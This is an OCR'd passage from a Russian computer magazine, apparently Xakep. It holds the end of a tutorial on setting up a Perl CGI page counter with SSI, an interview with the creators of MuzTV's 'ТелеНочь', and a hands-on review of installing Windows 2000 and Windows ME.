Скопируй все файлы к себе на сервер. Причем файлы counter.cgi, counter.conf и counter.dat копируй обязательно как текстовые и в каталог "cgi-bin" (иногда он называется просто "cgi"). Не забудь установить им атрибут исполняемости. Как это делать, мы уже тысячу раз писали, поэтому зайди на www.xakep.ru, и ты все сразу найдешь. Не забудь скопировать и измененный тобой html-файл.

Если что-то не работает

То в первую очередь проверь, правильно ли ты указал путь к перлу. Если ты на 100% уверен, что все правильно, убедись, что ты закачиваешь файлы в текстовом режиме, а не в двоичном. Так же проверь, что ты закачиваешь файлы в каталог "CGI-BIN" а не в "C:\RECYCLED\" :).


Проверить, работает скрипт или нет, можно просто написав его адрес в строке браузера: http://server.com/cgi-bin/counter.cgi. И браузер должен показать тебе цифру.

Если скрипт сам по себе работает, а в файл цифру не вставляет, то, возможно, твой сервер не поддерживает SSI для файлов с расширением html. В этом случае, если сервер - Apache, тебе надо создать файл .htaccess и в нем написать следующее:

```
AddHandler server-parsed .html .htm .shtml
```


Если и после этого ничего не заработало, значит, твой сервер не поддерживает SSI.

Ищи сервак с поддержкой SSI. Но если ты с самого начала делал все правильно, то все должно работать, как часовой механизм.



Украшательства

Все бы, казалось, круто, но наверняка захочется тебе сделать, чтобы цифры у счетчика были бы не текстовые, а графические. Для этого тебе понадобятся изображения циферок от 0 до 9. Как эти:



После того как ты достал картинки, переименуй их по следующему принципу: имя файла = цифра на картинке.

То есть файл с изображением 5 будет называться "5.gif" или "5.jpg".

Теперь надо чуть-чуть изменить сам скрипт. Открываем файл counter.cgi для редактирования и находим 61-ю строку. Она выглядит так:

```
print "$count"; }
```

Удали ее! И вместо нее напиши следующее:

```
@count = split("",$count) ;
foreach (@count) {
print "<img src=\"http://localhost/".$_.".gif\">" ;
}
}
```

Теперь поменяй "http://localhost/" на путь к серверу, где лежат твои картинки, и ".gif\">" поменяй на ".jpg\">", если файлы с картинками имеют расширение "jpg".


Все! Можно пробовать.

Заключение


Как видишь, ничего сложного в этом нет. Все достаточно просто и понятно, я надеюсь. Я описал пример самого простого счетчика, который считает только количество просмотров страниц. Причем для каждой отдельной страницы показания счетчика разные.

А по адресу www.kastle.net/products/counter2.shtml можно найти вторую версию этого счетчика, который считает количество уникальных посетителей, а не количество показов. Настраивается этот скрипт точно так же, как и тот, что я описал.

Кроме этих скриптов существует еще немереное количество различных счетчиков, которые ты можешь поставить на свой сайт и гордо написать "Counted by Me" ;). Такие скрипты можно найти во всяких каталогах бесплатных скриптов. Как этот: http://cgi.resourceindex.com/Programs_and_Scripts/Perl/Access_Counters/. Кроме



скриптов на перле тут есть еще скрипты на C, C++, TCL и даже на Visual Basic'е. В общем и целом - считай с нами, считай, как мы, считай лучше нас!





Электронные ночи

Вся подноготная от создателей теленочи на Муз-ТВ



Эно Рауд (eno@xaker.ru)

Есть такая программа... Нет, не софтина, а телепрограмма, впрочем, тоже изобилующая данными. Называется "ТелеНочь", идет на МузТВ. Видел? Ай, молодца! Ну вот, и я видел и прикололся. Заспорили мы тут в редакции по поводу этой программы и так долго дискутировали, что я внезапно получил задание пробраться в недра телевизионной кухни и все разведать. Ну надо, так надо. Поехал, нашел ребят, которые делают "ТелеНочь", и миленько так побеседовал.

X: Какого хрена графика не соответствует музыке, объясните! :)

МузТВ: Знаешь, сколько времени требуется на изготовление клипа? Сначала создавалось 4 часа графики, притом все видео делал я один. Как это реализовывать, никто не знал, была идея - ее воплощали. Вот поэтому было просто нереально механизировать 4 часа потокового видео. А всю программу делали только 4 человека! У нас два с лишним часа эфира каждый день, а на то, чтобы смонтировать (не линейкой, а синхронизированно под музыку) 2-3 минутную задачу, уходит около 5 дней!

X: Очень интересно по поводу видео, никто еще у нас не делал такого канала. Ну, с музыкой все понятно, а видео из чего?

МузТВ: Из всего, отсматриваются десятки тысяч часов видео, выбираются...

X: Я думал, что это какая-то программа, которая генерит эти все картинки...

МузТВ: Нет, это все вручную. Изначально все шло от plug-in к winamp. Идея была проста - будет играть winamp и plug-in. Запустили winamp, но через неделю оказалось, что один winamp смотреть скучно, хотя мы и жили с этим около полугода.

X: Подожди, а был эфир именно с plug-in winamp?


МузТВ: Был, один раз. Целый час. Два часа в эфире, все прибежали и стали кричать. И это при том, что у нас коллекция plug-in самая большая в мире, все есть, screen server'ов несколько. Мы все прошли, все screen server'ы, все plug-in'ы, все визуальные программы - winamp, sonic, медиаплеера, все отработано. Так что сейчас мы с графикой вообще не работаем, только видео-нарезки.



Святая святых! Монтажка.

X: А чем воспользоваться обычному домашнему пользователю, чтобы создавать такие видеоклипы, как у вас?

МузТВ: Техника очень дорогая. Оборудование наше стоит 200 тысяч долларов. DPS стоит 20 тысяч, это типа компьютера. Мы используем обычную телевизионную линейную монтажную, плюс два компьютера - первый как звуковую станцию, второй как графическую, плюс к этому - наш пульт, как бы дополнительный, и еще разные приборы.



Как пользоваться ЭТИМ, знает только Федя Добрянский :)

X: А откуда берется музыка?

МузТВ: Ди-джеи делают, и наши, и не только. На сегодняшний день записано уже более 80 ди-джеев. Самые продуктивные - Spirit, Инкогнито.

X: Ди-джеи охотно идут на это?

МузТВ: Сначала было странное отношение, а теперь звонят, очень много присылают, появляется очень много молодых ребят. По Интернету познакомился с одним парнем из Питера, Dj KIRa, он прислал свой микс, который был технически хорош, но старая музыка. Мы с ним поговорили по поводу работы, сейчас прислал два достаточно хороших новых трека.

X: А не бывает такого, чтобы в life сидел ди-джей и играл?

МузТВ: Изначально мы так делали. В самом начале. Но не так, что вот он сидит, играет и это идет в эфир, а так, что он пишется в студии, либо приходит, отписывает микс, который потом монтируется. Приезжал Альфред Мур полгода назад, мы все это снимали на минидиск, потом перегнали в компьютер и, используя съемки, наложили линейный монтаж, так и получился репортажный микс. Есть такой же микс о Казанти-



Что это за штуковина и “на какую пимпу давить” я не понял, но решил оставить фото для потомков :)

пе, о Love Parade, Орбите-4, Новом годе (Миллениум - МДМ)/

X: Вот вы говорите “видео”, а иногда кажется, что все это - компьютерная графика.

МузТВ: Графика - это профессионализм. Графики как раз очень мало. Все довольно примитивно. На компьютере можно сделать гораздо больше, но он очень медленно работает. Хотя, сейчас мы готовимся к переходу полностью на нелинейный монтаж.

X: Линейный, нелинейный... Объясните что это такое?

МузТВ: Нелинейный монтаж - это монтаж полностью компьютерный. С Betacam’а в компьютер загоняется кусочками видео и там в Premiere, AfterEffects собирается, аудиотрек открывается, ты его видишь. Это, кстати, ответ на твой вопрос, как может простой пользователь сделать что-нибудь подобное. Купить плату MicroVideoDS и что-то делать. А линейный монтаж - это пульт, два подающих и один пишущий, это real time, в живую ставят метки, пишут. Мы еще и выезжаем на вечеринки как VJ, там вживую идет видео.

X: А не пробовали эфир делать вживую?

МузТВ: Мы не то что пробовали, а готовы к этому, передача уже утверждена, документы выписаны, но пока нет нормальной студии. То есть у нас технические проблемы. И даже не наши, а МУЗ-ТВ: маленькие студии. Когда-нибудь будет более пристойная студия, надеюсь к лету.

X: А тебе самому не кажется, что видео грузит? Что это гимор, и легче играть музыку без всякого видео? Ну ты понимаешь, музыка - это музыка, и лучше ее на радиостанциях слушать, а не по ТВ смотреть, это же музыка.

МузТВ: Во-первых, на радио такого не крутят. Я работал на радио в свое время, ощущение, что ничего не рассказываешь. Хочется, чтобы зритель получал больше, это легче, когда что-то видишь. Есть какой-то мессидж, хочется донести больше, а музыки для этого не всегда хватает. А вообще я - всеми руками и ногами за радиостанцию, которая будет круглосуточно крутить электронную музыку (чем была “Станция” в начале).

X: А вам не обидно, что большинство людей, которые смотрят “телеНочь”, скорее ее слушают и занимаются своими делами? То есть вы работаете, делаете это видео, а на него никто и не смотрит.

МузТВ: Не обидно. Изначально был слоган: “Вы можете не смотреть, а слушать”. Смысл - донести всю эту музыку. Ты можешь смотреть, а можешь слушать ее.

X: Мне кажется, что площадка ночного канала очень подходит для того, чтобы делать прямые эфиры с дискотек, накладывая эффекты. Типа из того же “Города”. Такого почему-то не делается.

МузТВ: Это стоит дорого. Мы вообще-то некоммерческие.

X: Ходит байка, что в ваши видео-нарезки вставляют 25-е кадры, рекламу Coca-Colы, Несквик, Макдональдс, голосуйте за Васю Пупкина. :) Это правда?

МузТВ: Это технологически невозможно. Мы все делаем на видеопленке, у которой в принципе нет 25-го кадра.

X: А в принципе это реально сделать?

МузТВ: Раньше такие вещи использовались. Это исследования начала 70-х. Технически такое можно сделать на нелинейном монтаже. Но это очень трудно и нерентабельно.

X: WOW! Ну ладно, все ясно, клипы глючные, но никто не зомбирует, хотя могут. С вами, ребята, опасно :). Я лучше закончу, пока из меня аборигена не сделали :). До свидания.

МузТВ: Да ладно, не парься. Тебя мы зомбировать не будем :). Счастливо!





Ну чего ж тут удмивляться музыке? Вот кто ее пишет!



Люди

Генеральный продюсер проекта “Ночной канал” - Денис Фриман. Человек, который сделал все возможное, чтобы все это безобразие вышло в эфир :)
Главный режиссер - Олег Калошин.
Саунд-продюсер проекта - Фил Перловский.
VJ - Роман Крутов (RAM)
VJ - Иван, он же гений компьютерной анимации

Новые Форточки

ставить или врагу оставить?



Maxx Zелененко (maxx@xakep.ru) & Михаил Терехов (stranger@xakep.ru))

Привет братишка! Если в последнее время ты не был в длительной командировке на Колыме (чисто по делам, чисто на лесоповале), а также не жил запершись в танке и стреляя на звук :), то ты, скорее всего, знаешь о том, что семейство форточковых обыкновенных у нас пополнилось сразу двумя новыми версиями операционок от Мелкософта.

Обе они идут как апгрейд предыдущих 98 и NT 4.0 соответственно, причем впервые сделаны попытки к сближению этих систем путем обмена лучшими элементами. О том, что эксперимент у ребят удался, свидетельствует уменьшение количества истерических выкриков вроде: "Линух рулезз фарева, Винды маст дай, чтоб мне всю жизнь жить только из командной строки". Даже самые пробитые линуксоиды начали ставить себе форточки и при попытке застыдить "ну как же ты Линуху изменил" идет абсолютно логичная аргументация, типа его я люблю, а форточки... ну, так получилось просто :). Продолжение 98 теперь называется Windows Millenium, он же ME aka Линолеум. Старый добрый NT после апгрейда стал зваться Windows 2000 aka W2K или просто 2000. Подозреваю, что обмен числовых признаков Windows 9* на энтевый текст и наоборот - это злобные происки каких-то диверсантов с целью запутать народ, что же за систему себе ставить. И вообще, стоит ли ставить себе какую-либо из новых систем, а если ставить, то какую, почему и как это сделать. Вот обо всем этом я тебе сейчас и расскажу.


СТАВИМ W2K!

Готовимся к рекордному прыжку

Начнем с того, что нас интересует дистрибутив обзываемый Windows 2000 Professional, все остальные могут понадобиться, только если ты держишь сервер или у тебя больше 2-х процессоров. Перед тем, как запустить инсталляцию этой операционки на свой комп, советую совершить целый ряд нудных, но в целом очень полезных в дальнейшем действий.

Конфигурация системы - проверь, чтобы у тебя стояло не менее 64 метров мозгов, а для комфортной работы 128 и выше. Свободное место на винте не меньше 650 метров (сама система), если с офисом и т. д., то, естественно, больше. Процессор с тактом от 300 и гораздо быстрее. Если прочитав все это, ты удовлетворенно кивнул головой, то смело читай дальше - W2K ждет тебя.

Первое, что необходимо сделать - это по возможности найти наибольшее количество драйверов к твоему оборудованию на сайтах производителей. Чтобы долго не лазить по сети в поисках производителей, нужно проверить наличие твоих девайсов в списке поддерживаемого железа - этот коротенький списочек длинной километра в полтора можно найти на компакте с дистрибутивом (сидюк:\support\hcl.txt) или качнуть прямо из сети, получив наиболее свежий www.microsoft.com/hcl/. Для большей, а может быть,100-процентной уверенности предлагаю скачать фирменный пакет тестирования готовности твоего компьютера к W2k (взять здесь: http://www.microsoft.com/rus/windows2000/upgrade/compat/ready.htm). Вообще, работа этого чекера - отдельный разговор, мне вот он объявил, что лучшей машины для 2000 он в жизни не видел, но повозиться с настройкой оборудования мне пришлось очень конкретно. А друг, которому он заявил о полной несовместимости, поставил систему без проблем, причем все оборудование сразу и корректно зацепилось. Без комментариев... При проверке на совместимость в обязательном порядке тестируется Bios, так как при наличии старого биоса могут работать не все функции расширенного управления электропитанием или они могут не работать вовсе. Например, машина с ATX может отказаться сама выключать питание. При возникновении этой проблемы после установки, перед тем как рвать на себе волосы, советую проверить, стоит ли в "Панели управления/Электропитание" закладке APM нужная галочка



и все ли включено в БИОСе. Чтобы поставить эту злополучную галочку тебе надо будет обязательно заходить под Администратором. Если ничего не помогло - немедленный апдейт, хотя и это может не помочь.

Кирпич на газ, ведро на голову и вперед!

После того, как все сделано, смело начинай инсталляцию, а смелость тебе, поверь, понадобится. Первый вопрос системы: апгрейдить существующую версию виндов или сделать новую установку (в этом случае придется все приложения переустанавливать). Выбирай то, что тебе нужно, но не забудь, что если ты собираешься использовать 2000 совместно с 95/98/ME, то начинать нужно с установки именно их. Если ты вдруг после инсталляции 2000 начнешь ставить одну из этих систем, то после ее установки твой W2K будет нуждаться в срочной медицинской помощи, из-за проблем с загрузчиком.

Смените стиль!!! Оно мне надо?

Еще один немаловажный момент - это преобразование файловой системы в NTFS, здесь каждый волен поступить, как хочет, но я везде оставил FAT32, потому как кроме 2000 поставил себе еще и ME. На выбор может повлиять еще и то, что система работает на фате чуть быстрее, так как не загружаются драйвера и службы NTFS. При этом, все-таки упомяну, что NTFS традиционно считается более удобной и надежной, так как пришла из баз данных, где потеря информации сверхкритична.


Говорящий бутерброд – с языком

Так как большинство вопросов в инсталляции Виндов типовые, то их я опускаю, но советую обратить пристальное внимание на следующую операцию! Когда дойдет до меню с выбором раскладки клавиатуры, необходимо сразу установить дефолтом ту раскладку, которая тебе чаще нуж-

на. Поскольку пароли на входе ставим на английском, то смело ставь его. Иначе, на вводе пароля при загрузке виндов, тебе каждый раз придется переключаться. Если в системе тебе чаще нужен русский, то после установки это можно будет изменить, но дефолтовая раскладка при запросе пароля по-прежнему будет английской.

Тонкости и колкости в работе с юзерями и их паролями!

По пути к светлому будущему, на одном из этапов система попросит тебя ввести пароль для администраторской записи.




Советую непременно таковую завести, а то любой из твоей семьи, залогинившись админом, такого сможет понаворотить, что волосы у тебя на голове дыбом встанут. Вообще, советую создать сразу несколько записей, причем одну гостевую, максимально ограниченную в правах, дабы детишки, пришедшие в гости, не похачили твой комп на корню :). Делается это в "Панели управления/Пользователи и пароли".

Нажми на кнопку, получишь результат!


И вот, наконец, ты в своей новой системе, несмотря ни на что она вроде загрузилась и работает. Осматриваемся, все вроде нормально, ничего лишнего. Немедленно залезаем в свойства системы и, переключившись в закладку "Оборудование", проверяем, все ли драйвера установлены. Скорее всего, ты обнаружишь, что пара устройств все-таки не определилась или оказалась неизвестной. Беда небольшая и исправляется она драйверами производителя. Если драйверов под W2K нет, то можно поставить драйвера для NT 4.0. Делается это силовым методом, отвергая все наезды об отсутствии цифровой подписи Микрософта и возможной некорректной работы (у меня таким образом установлена "no name" звуковуха, драйвера к которой точно не найти, и ничего, все работает без проблем). Если система виснет и не пашет, попробуй вычислить мешающее устройство путем вынимания из машины всего, без чего она может запуститься. Скорее всего, проблема решится почти сразу, а если нет - стоит вплотную заняться материнской платой и системными устройствами (если машина разогнана, нужно сразу вернуться на стандартные значения), особое внимание удели видюхе.
Хех, очень многие жалуются на проблемы с модемом. Таковые действительно есть, мой внутренний плаг'энд'плэйный Роботикс отказался работать и ожил только после выключения в биосе COM2. Выставление момедного порта перемычками превращали его в несуществующее для W2k оборудование, причем никакой поиск не помогал.
Ну ладно, у меня-то девайс, может, старый, но Мишкин Zyxel Omni тоже отказался работать, причем до тех пор, пока максимальная скорость порта не была установлена равной максимальной скорости модема. Поставили, и все сразу прошло. Странно...

Ахи вздохи, немного упреки!


Все оборудование стоит, работает, перейдем к восторгам и новинкам. Первое, на что обращаешь внимание, так это на изменившуюся расцветочку. Система приобрела неожиданно приятные глазу цвета, а появляющиеся из воздуха меню приведут в состояние экстаза кого хочешь, особенно нравится девчонкам - можешь водить и показывать, после этого они все твои :).




В меню "Пуск" встроена фишка, которую многие знают по двухтысячному офису, на поверхности находятся наиболее часто используемые проги, а все остальные можно увидеть, нажав на стрелку, которая висит в меню последним пунктом. Удобно, но иногда с непривычки можешь долго искать, где же находится нужный тебе пункт меню со сверхнужной хацкерской прогой. Теперь о работе с системой: наконец-то у 9* переняли принципы организации работы с пользователем - вместо NT'вых страшных списков с драйверами и сервисами - удобное дерево драйверов, где все понятно и легко изменяемо в случае необходимости.



Отдельного внимания заслуживают системные мониторы: по Alt+Ctrl+Delete получаешь окошко, откуда можно перейти в диспетчер задач. Там ты сможешь найти инфу о загрузке процессора, памяти и ресурсов в целом. Здесь же расположен листинг запущенных процессов и приложений с возможностью остановки любого из них. Попробуй завершить процесс Explorer, ну очень интересная штука при этом получается :).



Наконец-то! Йоу, диджей - вот эту пластинку три раза и стриптиз :). В Винды встроена нормальная звонилка. Прямо в свойствах соединения есть возможность добавлять дополнительные телефоны, перебирать их по порядку, перезванивать при обрыве связи и даже перемещать номер, по которому соединились в начало списка.



И все бы было совсем супер, но... Не пытайся на Рабочем Столе или в Моем Компьютере разыскать удаленный доступ к сети. Я вот честно искал и даже решил, что редко используемые иконки тоже пропадают со стола :). На самом деле, выйти на удаленный доступ можно, но хитрыми путями. Щелкни правой клавишей на иконку "Мое сетевое окружение" и выбри пункт "Свойства". Чтобы часто туда не лазить советую все соединения перекинуть прямо на рабочий стол, а то можно повеситься, в сотый раз на дню отыозав пункт меню "Свойства".
Специально для работы с графикой и устройствами, которые с ней связаны в "Панели управления", появился пункт меню "Сканеры и камеры". Теперь подключение любой подобной аппаратуры проходит легко и интуитивно, но только если есть драйвера производителя или устройство уже поддерживается стандартно :).
Что еще понравилось, так это офигенная отказоустойчивость. Даже если одно из приложений зависло наглухо, операционка продолжает работать, а после снятия задачи и следов от глюка никаких нет. Отсутствие глобальных зависаний объясняется тем, что в нем применяется отличный от Windows 9* принцип многозадачности, когда для каждого процесса отведен небольшой кусочек времени использования процессора, по истечении которого он займется другими процессами. Если программа зависнет, то специальный диспетчер по истечении отведенного времени автоматически освободит от нее процессор. В отличие от 9* виндов здесь можно открывать любое количество окон - это не грозит тебе сбоями и сообщениями системы с приглашением переехать жить в США :).

Старый, добрый, нужный софт!

О старых приложениях - часть из них все-таки работает. Совсем не фурычат проги, работающие напрямую с железом или использующие в работе VxD драйвера (в 2000 их нет). Чаще всего это гамесы, а пакеты, используемые для работы, запускаются в системе без проблем. В случае, когда это действительно нужно, операционку можно попытаться обмануть при помощи утилитки, поставляемой вместе с дистрибутивом (находится cd:\support\apcompat.exe). Она определит, будет ли прога работать в виндах, и поможет тебе наколоть форточки. В целом ряде случаев это ей очень неплохо удается. Хотя, честно говоря, не встречал я софтину, для которой нельзя было бы найти аналог, работающий в W2K. Список работающих под 2000 приложений можно найти здесь: http://www.microsoft.com/windows2000-/upgrade/compat/search/software.asp. Там же можно проверить любую прогу на совместимость при помощи автоматического поиска.

КЛАДЕМ ЛИНОЛЕУМ НА СТОЛ!

Установка МЕ – дело очень простое, но лишь при наличии мозга

Процесс установки этой операционной системы один в один похож на процесс установки Windows 98. Как всегда, тебе придется просто понажимать на кнопочку NEXT (ДАЛЕЕ) и ввести серийный номер, указав директорию куда надо установить сие произведение искусства. В отличие от 98-х форточек здесь корректно работает таймер, и время до окончания установки показывается точно, уменьшаясь пропорционально проделываемой работе. После первой перезагрузки интерфейс окна совершенно меняется и предстает перед тобой в абсолютно новом стиле, но увидеть его можно только в процессе установки. Так что, посмотрев на него в течение минут 10, ты сразу о нем забудешь до следующей установки системы :).

Если ты будешь устанавливать систему поверх предыдущей, то сначала проверь, нет ли у тебя прог, которые не будут работать под Миллениумом. Например, к таким программам можно отнести всеми любимый файервол AtGuard. Когда я поставил МЕ поверх старой системы, то новая просто отказалась с ним работать... Пришлось уплотнять диск 100% архиватором format.com :). На чистый винт система встала без сучка и задоринки. Если со старым софтом могут возникнуть проблемы, то с железом их чаще всего попросту нет, так как все драйвера 98-х виндов будут работать и тут. Только в крайнем случае тебе придется достать диск с драйверами, если их вдруг не окажется у системы. Тем не менее, мне доподлинно известно несколько случаев, когда рабочее оборудование системой так и не цеплялось, несмотря на все приложенные усилия. При этом 98 пожирал его автоматически и без всяких проблем :(.

You are welcome!

При первой загрузке операционной системы всем без исключения придется просмотреть видеоролик о том, что WinME - это круто, рулез форева. Больше всего мне в нем понравилось, как маленький мальчик подбежал в компу с молоточком и начал стучать по клаве. Обидно только, что этот молоток был игрушечным и пластмассовым. Внешний вид существенных изменений не претерпел. Изменились только иконки, да и то, не сильно. Многое взято из Win2000, который вышел на полгода раньше. Также продолжается начатая еще в 98-х Виндах веб-интеграция. Когда впервые открываешь панель инструментов, то сначала ужасаешься, увидев всего 6 разделов, но приглядевшись, понимаешь, что это всего лишь часто используемые настройки.




Среди этих самых часто используемых настроек - с удивлением была найдена коррекция системного времени. Никогда не предполагал, что люди могут пользоваться этой настройкой часто, я вот делаю это один раз, да и то - во время установки операционной системы :).

Фишки – новые и не очень!

Если с внешностью все понятно, то с внутренностями такой уверенности нет. В состав операционной системы включены Ослик ИЕ под номером 5.5 и свеженький Windows Media Player 7.0. Если говорить про Експлорер, то существенных изменений, в нем нет. От версии 5.0 он отличается тем, что здесь исправлены все баги, которые были найдены за время существования пятого осла и добавлена целая туча новых. Чего не скажешь о медиа-плеере, который претерпел огромные изменения. Первое, на что обращаешь внимание - внешний вид. Теперь это не какая-нибудь невзрачная прога, теперь это верх совершенства :). Софтина имеет поддержку скинов и не каких попало, а таких, что любой плеер рядом с ней покурит и пива попьет.

